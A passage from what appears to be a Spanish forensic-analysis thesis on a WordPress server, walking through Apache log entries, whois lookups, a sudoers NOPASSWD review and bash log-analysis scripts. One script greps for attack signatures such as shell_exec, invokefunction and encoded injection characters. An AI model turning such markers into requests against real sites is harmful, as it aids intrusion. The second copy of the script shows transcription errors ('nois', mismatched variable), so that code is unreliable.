admin/install.php?language=ca HTTP/1.1" 200 2636 "https://ganga.site/wp-  
admin/setup-config.php?step=2" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36  
(KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"  
... se omiten resultados ...
```

Por la fecha y hora en la que se realizan, parecen ser los pasos seguidos durante el proceso de instalación del *WordPress*.

Igualmente, los datos de la IP, origen ES y proveedor telefónica, todo hace indicar que se está trabajando en un entorno confiable.

En todo caso confirmar con el administrador del servidor la fecha y hora en la que se realizó la instalación de *WordPress*.

IP 80.72.4.100

```
IP: 80.72.4.100  
Total peticiones: 19  
Realizadas entre el [03/Jan/2019:05:10:32 y el [21/Dec/2018:23:10:30  
Peticiones POST resultado 200: 0  
Peticiones POST sin referenciador 0  
Peticiones POST con referenciador "ganga.site" 0  
Peticiones GET resultado 200: 9  
Peticiones GET sin referenciador 9  
De las cuales son peticiones sospechosas:  
80.72.4.100 - - [03/Jan/2019:05:10:32 +0000] "GET /wp-login.php?redirect_to=https%3A%2F%2Fganga.site%2Fwp-  
admin%2Fupdate.php%3Faction%3Dupload-plugin&reauth=1 HTTP/1.1" 200 3626 "-" "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)"  
Datos de la ip:  
% Abuse contact for '80.72.0.0 - 80.72.15.255' is 'support@videnca.se'  
country: SE  
organisation: ORG-TIMS1-RIPE  
org-name: Videnca AB  
country: SE  
Peticiones GET con referenciador "ganga.site" 0
```

Figura 114: Estudio IP 80.72.4.100 logs apache

[/wp-login.php?redirect\\_to=https%3A%2F%2Fganga.site%2Fwp-admin%2Fupdate.php%3Faction%3Dupload-plugin&reauth=1](#): se solicita la página de inicio de sesión de *WordPress* con parámetros adicionales. El parámetro `redirect_to` está codificado en URL y apunta a una URL interna de administración de *WordPress* que parece ser la página de carga de plugins (`update.php?action=upload-plugin`). El parámetro `reauth=1` indica que se requiere autenticación.

No se entiende fuera de contexto esta petición, aunque todo parece ser un fallo de *WordPress* de Loop de redirecciones:

<https://ayudawp.com/loop-de-redirecciones-en-wp-login-con-reauth1-soluciones/>

Examinando el contexto de esta petición:

```
$ grep -E "80\.\d2\.\d4\.\d3" access.result
```

... se omiten resultados...

```
80.72.4.100 - - [03/Jan/2019:05:10:32 +0000] "GET /wp-admin/update.php?action=upload-plugin HTTP/1.1" 302 4172 "-" "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)"
80.72.4.100 - - [03/Jan/2019:05:10:32 +0000] "GET / HTTP/1.1" 200 32219 "-" "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)"
80.72.4.100 - - [03/Jan/2019:05:10:32 +0000] "GET /wp-login.php?redirect_to=https%3A%2F%2Fganga.site%2Fwp-admin%2Fupdate.php%3Faction%3Dupload-plugin&reauth=1 HTTP/1.1" 200 3626 "-" "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)"
```

Primera petición (302 Redirección):

URL Solicitada: `/wp-admin/update.php?action=upload-plugin`

Respuesta: 302, que es un código de estado HTTP que indica una redirección. Esto sugiere que la solicitud inicial fue redirigida a otra página, probablemente debido a que el usuario no estaba autenticado o no tenía permisos suficientes.

Segunda petición (200 OK):

URL Solicitada: `/`

Respuesta: 200, lo que significa que la página principal del sitio se cargó con éxito. Esto podría ser parte del proceso de redirección, posiblemente llevando al usuario a la página de inicio o de login.

Tercera petición (200 OK):

URL Solicitada: `/wp-`

`login.php?redirect_to=https%3A%2F%2Fganga.site%2Fwp-admin%2Fupdate.php%3Faction%3Dupload-plugin&reauth=1`

Respuesta: 200. Incluye un parámetro de redirección (`redirect_to`) hacia la página de carga de plugins (`update.php?action=upload-plugin`) Ver imagen 102. Esto indica que, tras el login, el usuario podría ser redirigido de nuevo a la página de carga de plugins.

En todo caso parece ser el fallo de *WordPress* comentado de Loop de redirecciones. Tras un intento de acceder a la zona de administración de *WordPress*, específicamente a la página para subir plugins. Si el usuario no está autenticado, *WordPress* por defecto redirige a la página de login (`wp-login.php`). Una vez que el usuario se autentique, será redirigido de vuelta a la página original que intentaba acceder.

El hecho que el resultado de la petición se 200, el servidor pudo procesar la solicitud y devolver una respuesta normal (por ejemplo, una página de error o una página predeterminada), pero no significa que el servidor fuera vulnerable a ningún ataque.

```

GNU nano 2.9.3                                update.php

$type = 'web'; //Install plugin type, From Web or an Upload.

$upgrader = new Plugin_Upgrader( new Plugin_Installer_Skin( compact('title', 'url', 'nonce', 'plugin', 'api') ) );
$upgrader->install($api->download_link);

include(ABSPATH . 'wp-admin/admin-footer.php');
} elseif ( 'upload-plugin' == $action ) {
    if ( ! current_user_can( 'upload_plugins' ) ) {
        wp_die( __( 'Sorry, you are not allowed to install plugins on this site.' ) );
    }

    check_admin_referer('plugin-upload');

    $file_upload = new File_Upload_Upgrader('pluginzip', 'package');

    $title = __('Upload Plugin');
    $parent_file = 'plugins.php';
    $submenu_file = 'plugin-install.php';
    require_once(ABSPATH . 'wp-admin/admin-header.php');

    $title = sprintf( __( 'Installing Plugin from uploaded file: %s' ), esc_html( basename( $file_upload->filename ) ) );
    $nonce = 'plugin-upload';
    $url = add_query_arg( array( 'package' => $file_upload->id ), 'update.php?action=upload-plugin' );
    $type = 'upload'; //Install plugin type, From Web or an Upload.

    $upgrader = new Plugin_Upgrader( new Plugin_Installer_Skin( compact('type', 'title', 'nonce', 'url') ) );
    $result = $upgrader->install( $file_upload->package );

    if ( $result || is_wp_error($result) )
        $file_upload->cleanup();

```

Figura 115: Vista fichero update.php

## 9.19 Script para el análisis de logs de apache

```
#!/bin/bash
```

```
#Leer un fichero de ips y hacer estudio estadístico de los logs de apache
#Eduardo Lopez Diciembre 2023
```

```
<< 'Comment'
```

*Para identificar URLs conflictivas hacemos uso del referenciador de la URL*

*...de tal forma que si el Referenciador es : "-" indica que no hay un referenciador*

*...(es decir, la solicitud no fue hecha a través de un enlace en otra página web)*

*En el contexto de la seguridad, una solicitud sin referenciador no es necesariamente*

*...indicativa de actividad maliciosa. Sin embargo, si se observa un patrón de solicitudes*

*...inusuales o maliciosas que consistentemente carecen de referenciador, esto podría ser un*

*...indicio de que las solicitudes son generadas por una herramienta automatizada o un*

*...script malicioso. En tal caso, se recomienda una investigación más detallada para entender*

*... mejor la naturaleza y el origen de estas solicitudes.*

```
Comment
```

```
#Debe haber un fichero de entrada con listado de ips en la primera columna así como el fichero de logs
```

```
if [ $# -ne 2 ]; then
```

```
    echo "Faltan ficheros entrada."
```

```
    exit 1
```

```
fi
```

```
fichero_ips="$1"
```

```
fichero_logs="$2"
```

```

for ip in $(cat $fichero_ips )
do
  echo "-----"
  echo "IP: $ip"
  total_peticiones=$(grep $ip $fichero_logs | wc -l)
  echo "Total peticiones: $total_peticiones"
  fechas=$(grep $ip $fichero_logs | cut -d" " -f4)
  primera=$(echo "$fechas" | head -n 1)
  ultima=$(echo "$fechas" | tail -n 1)
  echo "Realizadas entre el $primera y el $ultima"
  total_peticiones_post_200=$(grep $ip $fichero_logs | grep -E ".*POST.*200 " | wc -l)
  echo "Peticiones POST resultado 200: $total_peticiones_post_200"
  # No login serían peticiones sin referenciador en la URL
  peticiones_post_200_no_login=$(grep $ip $fichero_logs | grep -E ".*POST.*200.*\-" | wc -l)
  echo -e "\e[31mPeticiones POST sin referenciador $peticiones_post_200_no_login\e[0m"
  peticiones_post_200_login=$(grep $ip $fichero_logs | grep -E
".*POST.*200.*https://ganga.site" | wc -l)
  echo -e "\e[32mPeticiones POST con referenciador \"ganga.site\"
$peticiones_post_200_login\e[0m"

  total_peticiones_get_200=$(grep $ip $fichero_logs | grep -E ".*GET.*200 " | wc -l)
  echo "Peticiones GET resultado 200: $total_peticiones_get_200"
  peticiones_get_200_no_login=$(grep $ip $fichero_logs | grep -E ".*GET.*200.*\-" | wc -l)
  echo -e "\e[31mPeticiones GET sin referenciador $peticiones_get_200_no_login\e[0m"

  if [ $peticiones_get_200_no_login -gt 0 ]; then

    #De estas peticiones, las que acceden a un contenido de administración
    peticiones_get_sospechosas=$(grep -E "^$ip" $fichero_logs | grep -E ".*GET
/(.*admin.*.login.*.setup.*.config.*.shell_exce.*.invokefunction.*.%27.*.%23.*.%22.*.
*3B.*.2F.*.WPscan.*)" | grep -E ".*200.*\-" )
    echo -e "\e[31mDe las cuales son peticiones sospechosas:\e[0m"
    echo -e "\e[31m$peticiones_get_sospechosas\e[0m"
    datos=$(whois $ip | grep -E ".*Abuse.*.organisation.*.org-name.*.country.*")
    echo -e "\e[34mDatos de la ip: \e[0m"
    echo -e "\e[34m$datos\e[0m"

  fi

  peticiones_get_200_login=$(grep $ip $fichero_logs | grep -E ".*GET.*200.*https://ganga.site"
| wc -l)
  echo -e "\n\e[32mPeticiones GET con referenciador \"ganga.site\"
$peticiones_get_200_login\e[0m"
done

```

```

GNU nano 7.2                                analisis_log.sh
#!/bin/bash

#Leer un fichero de ips y hacer estudio estadístico de los logs de apache
#Eduardo Lopez Diciembre 2023

##'Comment'
Para identificar URLs conflictivas hacemos uso del referenciador de la URL
...de tal forma que si el Referenciador es "-" indica que no hay un referenciador
...es decir, la solicitud fue hecha a través de un enlace en otra página web
En el contexto de la seguridad, una solicitud sin referenciador no es necesariamente
...indicativa de actividad maliciosa. Sin embargo, si se observa un patrón de solicitudes
...inusuales o maliciosas que consistentemente carecen de referenciador, esto podría ser un
...inicio de que las solicitudes son generadas por una herramienta automatizada o un
...script malicioso. En tal caso, se recomienda una investigación más detallada para entender
...mejor la naturaleza y el origen de estas solicitudes.
Comment

#Debe haber un fichero de entrada con listado de ips en la primera columna así como el fichero de logs
if [ $# -ne 2 ]; then
    echo "Faltan ficheros entrada."
    exit 1
fi

fichero_ips="$1"
fichero_logs="$2"

for ip in $(cat $fichero_ips)
do
    echo "-----"
    echo "IP: $ip"
    total_peticiones=$(grep $ip $fichero_logs | wc -l)
    echo "Total peticiones: $total_peticiones"
    fechas=$(grep $ip $fichero_logs | cut -d " " -f4)
    primera=$(echo "$fechas" | head -n 1)
    ultima=$(echo "$fechas" | tail -n 1)
    echo "Realizadas entre el $primera y el $ultima"
    total_peticiones_post_200=$(grep $ip $fichero_logs | grep -E ".POST.*200" | wc -l)
    echo "Peticiones POST resultado 200: $total_peticiones_post_200"
    # No login serían peticiones sin referenciador en la URL
    peticiones_post_200_no_login=$(grep $ip $fichero_logs | grep -E ".POST.*200.*\|-*" | wc -l)
    echo -e "\e[31mPeticiones POST sin referenciador $peticiones_post_200_no_login\e[0m"
    peticiones_post_200_login=$(grep $ip $fichero_logs | grep -E ".POST.*200.*https://ganga.site" | wc -l)
    echo -e "\e[32mPeticiones POST con referenciador 'ganga.site' $peticiones_post_200_login\e[0m"

    total_peticiones_get_200=$(grep $ip $fichero_logs | grep -E ".GET.*200" | wc -l)
    echo "Peticiones GET resultado 200: $total_peticiones_get_200"
    peticiones_get_200_no_login=$(grep $ip $fichero_logs | grep -E ".GET.*200.*\|-*" | wc -l)
    echo -e "\e[31mPeticiones GET sin referenciador $peticiones_get_200_no_login\e[0m"

    if [ $peticiones_get_200_no_login -gt 0 ]; then
        #De estas peticiones, las que acceden a un contenido de administración
        peticiones_get_sospechosas=$(grep -E "$ip" $fichero_logs | grep -E ".GET /(.+admin.+).+login.+|.+setup.+|.+config.+|.+shell_exec.+|.+invokeFunction.+|.+%27.+|.+%22.+|.+%3B.+|.+%2F.+|.+%pscan"
        echo -e "\e[31mDe las cuales son peticiones sospechosas:\e[0m"
        echo -e "\e[31m$Peticiones_get_sospechosas\e[0m"
        datos=$(nois $ip | grep -E ".+Abuse.+|.+organisation.+|.+org-name.+|.+country.+")
        echo -e "\e[31mDatos de la ip: \e[0m"
        echo -e "\e[31m$datos\e[0m"
    fi

    peticiones_get_200_login=$(grep $ip $fichero_logs | grep -E ".GET.*200.*https://ganga.site" | wc -l)
    echo -e "\e[32mPeticiones GET con referenciador 'ganga.site' $peticiones_get_200_login\e[0m"
done

```

Figura 116: Script analisis\_log.sh

## 9.20 Movimiento en logs de apache de la IP 185.216.32.36

Obtenemos todos los movimientos registrados de los logs de apache con origen la IP 185.216.32.36

```

edulo@edulo:~/Documentos/tfm/logs_analizar/log/apache2$ grep "185.216.32.36"
access.result
185.216.32.36 - - [30/Dec/2018:11:35:48 +0000] "GET /wp-admin/about.php
HTTP/1.1" 200 65569 "https://ganga.site/index.php/2018/12/21/hola-mon/" "Mozilla/5.0
(X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139
Safari/537.36"
185.216.32.36 - - [30/Dec/2018:11:35:50 +0000] "GET /wp-admin/edit-comments.php
HTTP/1.1" 200 80490 "https://ganga.site/wp-admin/about.php" "Mozilla/5.0 (X11; Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139
Safari/537.36"
185.216.32.36 - - [30/Dec/2018:11:42:39 +0000] "GET / HTTP/1.1" 200 33594 "-"
"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/66.0.3359.139 Safari/537.36"
185.216.32.36 - - [30/Dec/2018:11:42:43 +0000] "GET /wp-admin/about.php HTTP/1.1"
200 65420 "https://ganga.site/" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"
185.216.32.36 - - [30/Dec/2018:11:42:51 +0000] "GET /wp-admin/themes.php
HTTP/1.1" 200 67878 "https://ganga.site/wp-admin/about.php" "Mozilla/5.0 (X11; Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139
Safari/537.36"
185.216.32.36 - - [30/Dec/2018:11:42:52 +0000] "GET /wp-admin/load-
scripts.php?c=0&load%5B%5D=hoverIntent,common,admin-
bar,thickbox,underscore,backbone,wp-util,wp-backbone,wp-a11y,customize-

```

base,theme,updates,svg-painter,h&load%5B%5D=earthbeat,wp-auth-check&ver=4.9.9  
HTTP/1.1" 200 46223 "https://ganga.site/wp-admin/themes.php" "Mozilla/5.0 (X11;  
Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139  
Safari/537.36"  
185.216.32.36 - - [30/Dec/2018:11:42:52 +0000] "GET /wp-  
content/themes/twentyseventeen/screenshot.png HTTP/1.1" 200 364626  
"https://ganga.site/wp-admin/themes.php" "Mozilla/5.0 (X11; Linux x86\_64)  
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"  
185.216.32.36 - - [30/Dec/2018:11:42:52 +0000] "GET /wp-  
content/themes/twentyfifteen/screenshot.png HTTP/1.1" 200 577446  
"https://ganga.site/wp-admin/themes.php" "Mozilla/5.0 (X11; Linux x86\_64)  
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"  
185.216.32.36 - - [30/Dec/2018:11:42:52 +0000] "GET /wp-  
content/themes/twentysixteen/screenshot.png HTTP/1.1" 200 464623  
"https://ganga.site/wp-admin/themes.php" "Mozilla/5.0 (X11; Linux x86\_64)  
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"  
185.216.32.36 - - [30/Dec/2018:11:43:13 +0000] "-" 408 148 "-" "-"  
185.216.32.36 - - [30/Dec/2018:11:43:53 +0000] "POST /wp-admin/admin-ajax.php  
HTTP/1.1" 200 744 "https://ganga.site/wp-admin/themes.php" "Mozilla/5.0 (X11; Linux  
x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139  
Safari/537.36"  
185.216.32.36 - - [30/Dec/2018:11:44:02 +0000] "GET /wp-admin/about.php HTTP/1.1"  
200 65568 "https://ganga.site/wp-admin/themes.php" "Mozilla/5.0 (X11; Linux x86\_64)  
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"  
185.216.32.36 - - [30/Dec/2018:11:44:04 +0000] "GET / HTTP/1.1" 200 30355  
"https://ganga.site/wp-admin/about.php" "Mozilla/5.0 (X11; Linux x86\_64)  
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"  
185.216.32.36 - - [30/Dec/2018:11:44:16 +0000] "GET /wp-admin/about.php HTTP/1.1"  
200 65568 "https://ganga.site/" "Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36  
(KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"  
185.216.32.36 - - [30/Dec/2018:11:44:23 +0000] "GET /wp-admin/edit-comments.php  
HTTP/1.1" 200 80650 "https://ganga.site/wp-admin/about.php" "Mozilla/5.0 (X11; Linux  
x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139  
Safari/537.36"  
185.216.32.36 - - [30/Dec/2018:11:44:28 +0000] "GET /wp-admin/edit-  
comments.php?p=1&comment\_status=approved HTTP/1.1" 200 68828  
"https://ganga.site/wp-admin/edit-comments.php" "Mozilla/5.0 (X11; Linux x86\_64)  
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"  
185.216.32.36 - - [30/Dec/2018:11:44:50 +0000] "GET /wp-  
admin/comment.php?action=editcomment&c=34 HTTP/1.1" 200 65725  
"https://ganga.site/wp-admin/edit-comments.php?p=1&comment\_status=approved"  
"Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/66.0.3359.139 Safari/537.36"  
185.216.32.36 - - [30/Dec/2018:11:44:51 +0000] "GET /wp-admin/load-  
scripts.php?c=0&load%5B%5D=hoverIntent,common,admin-bar,jquery-ui-core,jquery-  
ui-widget,jquery-ui-mouse,jquery-ui-sortable,postbox,comment,svg-  
painter,hear&load%5B%5D=tbeat,wp-auth-check,quicktags,wp-a11y,wplink,jquery-ui-  
position,jquery-ui-menu,jquery-ui-autocomplete&ver=4.9.9 HTTP/1.1" 200 37882  
"https://ganga.site/wp-admin/comment.php?action=editcomment&c=34" "Mozilla/5.0  
(X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139  
Safari/537.36"  
185.216.32.36 - - [30/Dec/2018:11:45:02 +0000] "GET /wp-  
admin/comment.php?action=editcomment&c=35 HTTP/1.1" 200 65742  
"https://ganga.site/wp-admin/edit-comments.php?p=1&comment\_status=approved"

"Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"  
185.216.32.36 - - [30/Dec/2018:11:47:29 +0000] "GET / HTTP/1.1" 200 30444 "-"  
"Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"  
185.216.32.36 - - [30/Dec/2018:11:47:31 +0000] "GET /wp-admin/about.php HTTP/1.1" 200 65419 "https://ganga.site/" "Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"  
185.216.32.36 - - [30/Dec/2018:11:47:36 +0000] "GET /wp-admin/edit-comments.php HTTP/1.1" 200 80453 "https://ganga.site/wp-admin/about.php" "Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"  
185.216.32.36 - - [30/Dec/2018:11:47:44 +0000] "GET /wp-admin/edit-comments.php?p=1&comment\_status=approved HTTP/1.1" 200 72275 "https://ganga.site/wp-admin/edit-comments.php" "Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"  
185.216.32.36 - - [30/Dec/2018:11:47:51 +0000] "GET /wp-admin/index.php HTTP/1.1" 200 73182 "https://ganga.site/wp-admin/edit-comments.php?p=1&comment\_status=approved" "Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"  
185.216.32.36 - - [30/Dec/2018:11:47:52 +0000] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 1893 "https://ganga.site/wp-admin/index.php" "Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"  
185.216.32.36 - - [30/Dec/2018:11:47:53 +0000] "GET / HTTP/1.1" 200 30296 "https://ganga.site/wp-admin/index.php" "Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"  
185.216.32.36 - - [30/Dec/2018:11:48:12 +0000] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 744 "https://ganga.site/wp-admin/edit-comments.php?p=1&comment\_status=approved" "Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"  
185.216.32.36 - - [30/Dec/2018:11:48:32 +0000] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 2042 "https://ganga.site/wp-admin/index.php" "Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"  
185.216.32.36 - - [30/Dec/2018:11:48:34 +0000] "GET /wp-admin/edit-comments.php HTTP/1.1" 200 80454 "https://ganga.site/wp-admin/index.php" "Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"  
185.216.32.36 - - [30/Dec/2018:11:48:46 +0000] "GET /index.php/2018/12/21/hola-mon/ HTTP/1.1" 200 24046 "https://ganga.site/wp-admin/edit-comments.php" "Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"  
185.216.32.36 - - [30/Dec/2018:11:50:01 +0000] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 744 "https://ganga.site/wp-admin/edit-comments.php?p=1&comment\_status=approved" "Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"

## 9.21 Permisos del usuario Ubuntu

Para analizar los permisos del usuario Ubuntu, revisamos la configuración del archivo `sudoers`.

Esta imagen muestra una configuración típica, para el usuario `root`, grupo `admin` y grupo `sudo` tienen permisos para ejecutar cualquier comando. Es una

configuración típica que proporciona a los usuarios y grupos administrativos los privilegios necesarios para gestionar el sistema.

```
root@edulo:/etc# cat sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin
:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo  ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#include_dir /etc/sudoers.d
root@edulo:/etc#
```

Figura 117:Fichero sudoers

Para el caso de fichero *soduers* llamado *90-cloud-init-users*, hay un marcador importante “*NOPASSWD:ALL*”: Significa que al ejecutar comandos utilizando *sudo*, el usuario *ubuntu* no necesitará ingresar su contraseña. Es una configuración que facilita ciertas tareas automatizadas, pero también puede ser vista como una disminución de la seguridad, ya que cualquiera que acceda a la cuenta de *ubuntu* podrá ejecutar comandos como superusuario sin necesidad de una contraseña.

ALL al final: esta parte de la regla define qué comandos puede ejecutar el usuario. En este caso, ALL significa que el usuario *ubuntu* puede ejecutar cualquier comando como cualquier usuario sin tener que proporcionar una contraseña.

```
root@edulo:/etc/sudoers.d# cat 90-cloud-init-users
# Created by cloud-init v. 18.3-9-g2e62cb8a-0ubuntu1~18.04.2 on Fri, 21 Dec 2018 12:
04:49 +0000

# User rules for ubuntu
ubuntu ALL=(ALL) NOPASSWD:ALL
root@edulo:/etc/sudoers.d#
```

Figura 118:Fichero sudoers 2

Revisando las marcas de tiempo de ambos archivos, vemos que cuadrarían con las fechas de instalación y de creación del usuario visto en el [punto 4.3.3](#).

```

root@edulo:/etc# stat sudoers*
  File: sudoers
  Size: 755          Blocks: 8          IO Block: 4096   regular file
Device: 700h/1792d Inode: 1382        Links: 1
Access: (0440/-r--r-----)  Uid: (   0/   root)  Gid: (   0/   root)
Access: 2018-12-30 10:43:39.170143494 +0000
Modify: 2018-01-18 00:08:16.000000000 +0000
Change: 2018-09-12 16:10:08.379884050 +0000
 Birth: -
  File: sudoers.d
  Size: 4096          Blocks: 8          IO Block: 4096   directory
Device: 700h/1792d Inode: 1383        Links: 2
Access: (0750/drwxr-x---)  Uid: (   0/   root)  Gid: (   0/   root)
Access: 2018-12-30 10:43:39.174143388 +0000
Modify: 2018-12-21 12:04:49.224000000 +0000
Change: 2018-12-21 12:04:49.224000000 +0000
 Birth: -
root@edulo:/etc#

```

Figura 119:Marcas de tiempo fichero sudoers

## 9.22 Estudio de tamaños de ficheros transferidos en logs apache

Mediante script, automatizaremos la revisión del tamaño en bytes de la petición http.

```

GNU nano 7.2                                tamanos.sh
#!/bin/bash

#Eduardo Lopez Diciembre 2023
#Debe haber un fichero de entrada de logs apache a analizar
#Leera cada línea del log de apache comprobando del tamaño de la respuesta
#... de la petición http

if [ $# -eq 0 ]; then
    echo "Faltan ficheros entrada."
    exit 1
fi

input="$1"
url=""
mayor=0

while IFS= read -r line; do
    if [[ "$line" == *"GET"* ]]; then
        val=$(echo "$line" | cut -d\" \" -f3 | cut -d\" \" -f3)
        if [ $val -gt $mayor ]; then
            mayor=$val
            url=$line
            echo "URL: $url"
        fi
    fi
done < "$input"

echo "URL con mayor valor: $url"

```

Figura 120:Script tamanos.sh

Ejecutamos con el comando:

```
$./tamanos.sh access.result
```

Siendo access.result el fichero creado en el [anexo 9.18](#). Obtenemos para las peticiones GET:

```

edulo@edulo:~/Documentos/tfm/logs_analizar/log/apache2$ ./tamanos.sh
access.result
URL: 66.249.66.73 - - [03/Jan/2019:06:32:53 +0000] "GET /robots.txt HTTP/1.1" 404
3746 "-" "Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)"
URL: 66.249.66.71 - - [03/Jan/2019:06:32:54 +0000] "GET /index.php/tag/standard-2/
HTTP/1.1" 200 24317 "-" "Mozilla/5.0 (compatible; Googlebot/2.1;
+http://www.google.com/bot.html)"
URL: 185.216.32.43 - - [03/Jan/2019:07:26:10 +0000] "GET / HTTP/1.1" 200 31842 "-"
"Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/67.0.3396.99 Safari/537.36"
URL: 115.238.44.234 - - [02/Jan/2019:08:06:43 +0000] "GET / HTTP/1.0" 200 78357 "-"
"_"
URL: 83.55.135.192 - - [02/Jan/2019:09:01:48 +0000] "GET /wp-
content/themes/twentyseventeen/assets/images/header.jpg HTTP/1.1" 200 115333
"https://ganga.site/" "Mozilla/5.0 (Linux; Android 8.1.0; Redmi 6) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/71.0.3578.99 Mobile Safari/537.36"
URL: 83.55.135.192 - - [02/Jan/2019:09:01:49 +0000] "GET /wp-
content/uploads/2012/07/manhattansummer.jpg?w=150 HTTP/1.1" 200 132960
"https://ganga.site/" "Mozilla/5.0 (Linux; Android 8.1.0; Redmi 6) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/71.0.3578.99 Mobile Safari/537.36"
URL: 69.30.202.138 - - [02/Jan/2019:23:04:52 +0000] "GET /wp-
content/uploads/2011/07/100_5540.jpg HTTP/1.1" 200 144800 "-" "Mozilla/5.0
(compatible; MJ12bot/v1.4.8; http://mj12bot.com/)"
URL: 69.30.202.138 - - [02/Jan/2019:23:04:54 +0000] "GET /wp-
content/uploads/2012/06/dsc20040724_152504_532.jpg HTTP/1.1" 200 171191 "-"
"Mozilla/5.0 (compatible; MJ12bot/v1.4.8; http://mj12bot.com/)"
URL: 69.30.202.138 - - [02/Jan/2019:23:04:57 +0000] "GET /wp-
content/uploads/2012/07/originaldixielandjazzbandwithalbernard-stlouisblues.mp3
HTTP/1.1" 200 204495 "-" "Mozilla/5.0 (compatible; MJ12bot/v1.4.8;
http://mj12bot.com/)"
URL: 148.251.8.250 - - [03/Jan/2019:05:16:25 +0000] "GET /wp-
content/uploads/2011/01/dsc20050727_091048_222.jpg HTTP/1.1" 200 207391 "-"
"Mozilla/5.0 (compatible; MJ12bot/v1.4.8; http://mj12bot.com/)"
URL: 148.251.8.250 - - [03/Jan/2019:05:16:27 +0000] "GET /wp-
content/uploads/2011/01/dsc20050813_115856_52.jpg HTTP/1.1" 200 222034 "-"
"Mozilla/5.0 (compatible; MJ12bot/v1.4.8; http://mj12bot.com/)"
URL: 148.251.8.250 - - [03/Jan/2019:05:16:31 +0000] "GET /wp-
content/uploads/2011/07/cep00032.jpg HTTP/1.1" 200 317006 "-" "Mozilla/5.0
(compatible; MJ12bot/v1.4.8; http://mj12bot.com/)"
URL: 148.251.8.250 - - [03/Jan/2019:05:16:59 +0000] "GET /wp-
content/uploads/2011/07/img_0513-1.jpg HTTP/1.1" 200 350344 "-" "Mozilla/5.0
(compatible; MJ12bot/v1.4.8; http://mj12bot.com/)"
URL: 148.251.8.250 - - [03/Jan/2019:05:17:02 +0000] "GET /wp-
